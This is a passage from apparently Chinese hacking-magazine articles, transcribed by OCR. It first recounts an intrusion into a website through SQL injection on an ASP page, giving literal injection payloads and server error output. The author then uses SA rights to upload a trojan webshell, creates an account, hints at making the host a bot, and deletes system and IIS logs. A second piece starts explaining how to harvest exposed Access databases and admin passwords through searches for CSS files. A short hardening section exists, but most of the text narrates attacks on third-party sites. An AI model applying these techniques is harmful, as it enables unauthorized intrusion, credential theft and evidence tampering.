击漏洞以及现在最流行的上传漏洞，但是都失败了，程序过滤的不错！只好看看程序自身是否存在SQL注入了！前阵子几个大站都被入侵了，就是因为SQL注入导致的，也是生成HTML的模式，所以我拿着Winsock Expert把页面的数据包拦截了下来，发现程序的HTML页面调用了ASP数据库（图1），这样子我们就可以试试能不能SQL注入了！




图 1

从图1中我们可以知道http://www.xxx.com/15/795.htm调用了dianji.asp这个ASP页面，我们就用这个页面作为突破口，在IE地址栏提交http://www.xxxx.cn/dianji.asp?ids=795，如图2。




图 2

然后我们构造语句，提交http://www.xxxx.cn/dianji.asp?ids=175%20HAVING%201=1--，返回信息如下：

> Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
> 在关键字 'HAVING' 附近有语法错误。
> /dianji.asp，行 2

这个是用来查字段名字的，同时也可以查到表名，但是现在根据回显这个语句已经没有多大利用了！所以我们重新构造语句，查看我们要入侵的主机的系统以及SQL数据库版本是多少！提交http://www.xxxx.cn/dianji.asp?ids=175%20and%201=(select%20@@version)--，信息返回：

> Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
> 将 nvarchar 值 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790:) ' 转换为数据类型为 int 的列时发生语法错误。
> /dianji.asp，行 2

还是一台WIN2003 Enterprise Edition的主机，我们还可以得知主机的SQL数据库使用的是MSSQL！到这里我就不一一手动测试了！请出小竹的NBSI去进行剩下的SQL注入检测，如图3。

根据NBSI的检测，知道了是SA权限和dbo用户！我们现在

一个人的战争

可以做许多事情了！继续猜解所有的帐号密码，看看有什么好玩的，过了数分钟之后才发现完蛋了！没有权限阿！在程序当中不能够得到SHELL，只好作罢！剩下的就只有利用SQL得到SHELL了！NBSI有把SHELL上传上去的功能，我选择了砍客联盟的一个木马上传上去，如图4。有些朋友会问为什么要上传木马而不选择直接建立帐号呢？其实没什么特别的原因，因为我不喜欢接触系统权限。




图 3




图 4

有一个问题我觉得很奇怪的，NBSI写入文本的时候会将写入的数据重复两次！这个问题真不明白为什么！经过几次的写入才把木马弄了上去（可能服务器有限制或是其他的原因，我测试了几次才把webshell写了进去，如图5）！

连接上去之后，才发现竟然没有权限！不能够执行以及删除，简直就是没有任何的作用！只好接触系统权限从而进行入侵了！用NB COMMAND建立了帐号登录上去！一个熟悉的界面出现了，如图6！

登录上去之后的工作我就不用说了吧，制作肉鸡什么的都可以！不过国内的主机还是不要动的好！最后我删除系统日志和IIS日志就退了出来！




图 5





图 6

漏洞的解决

如果主机的权限设置的很好，但是却忘记了这些第三方程序所造成的安全问题的话，之前所做的一切都已经没有任何的意义了！首先是脚本方面，如果大家对于ASP脚本不熟悉的话，可以使用通用的脚本防注工具进行防护，这样能够避免不必要的SQL注入漏洞。其次是SQL数据库的设置，在没有必要和非不得已的情况下请不要使用SA作为连接SQL数据库的帐号，这样可以确保数据库以及主机的权限不会出现问题！应该给予低权限，这样就算拿到注入点也不可能做什么事情！

文章到此就已经从HTML的注入到获取系统权限的过程都写完了！希望各位站长以及管理员能够多多注意自己网站的程序以及第三方程序的可靠性和安全性！

（文章中涉及到的工具Winsock Expert、NBSI、砍客联盟的木马已经收录于光盘中）



前些日子在网上看到了一篇关于CSS文件在百度中搜索网站目录的文章，事实上我们完全可以利用CSS文件来抓些肉鸡的。

我们先来看看什么是CSS文件。CSS就是一种叫做样式表(stylesheet)的技术，也有的人称之为层叠样式表(Cascading Stylesheet)。在主页制作时采用CSS技术，可以有效地对页面的布局、字体、颜色、背景和其它效果实现更加精确的控制，只要对相应的代码做一些简单的修改，就可以改变同一页面的不同部分，或者页数不同的网页的外观和格式。




图 1

我把我的入侵思路大致的画了出来（画的不好，还请见谅），如图1。网站的目录我们可以通过利用搜索css文件获得，然后通过下载数据库可以获得管理员的用户名和密码，然后从网站目录就可以直接进入后台，获得webshell，然后再提升权限。

好了，让我举个例子来看看怎么利用它吧。首先我们去百度搜索css.css（也可以搜索其他文件，我只是举个例子），随便向后翻几页，找到如图2所示的页面，图2中搜索到的站点都符合我们的要求。随便选择一个你喜欢的，然后打开它，我们看到了什么？网站的目录清楚的显示了出来，如图3，图3中的book11122.mdb就是它的数据库，我们把它的数据库下载下来，可以使用辅臣数据库浏览器轻松的就可以拿到管理员的用户名和密码了，我用的是微软的ACCESS得到的结果，如图4。当然有的用

户密码是加过密的，那就要靠你自己了。

